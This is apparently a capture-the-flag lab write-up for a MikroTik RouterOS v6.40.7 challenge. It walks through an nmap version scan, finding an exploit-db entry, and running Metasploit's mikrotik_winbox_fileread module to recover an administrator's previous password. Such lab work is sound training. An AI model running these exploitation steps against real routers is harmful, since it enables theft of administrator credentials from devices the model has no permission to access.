Description:

Examine server security, determine the software version and check it for operating system known vulnerabilities. Discover vulnerability that allows you to extract the password history of router accounts. Use metasploit framework to exploit it.

As a flag, specify administrator password, which preceded the current password. Password length is 9.

Attacking


We can start with `nmap`

```
sudo nmap -sV 10.10.0.30
```

After which we can checkt the version of the Router by navigating to the website:

```
http://10.10.0.30
```

The version is: `v6.40.7`



We can search for exploits with google with keywords like `exploit`, `PoC`:

```
RouterOS v6.40.7 exploit
```

and we find a couple of exploits like:

- https://www.exploit-db.com/exploits/45578

For this we can use `msfconsole` as it already has a an auxiliary module to gather the admin password of the `Mikrotik` router

```
sudo msfconsole
use auxiliary/gather/mikrotik_winbox_fileread
set RHOSTS 10.10.0.30
run
```

flag is the password
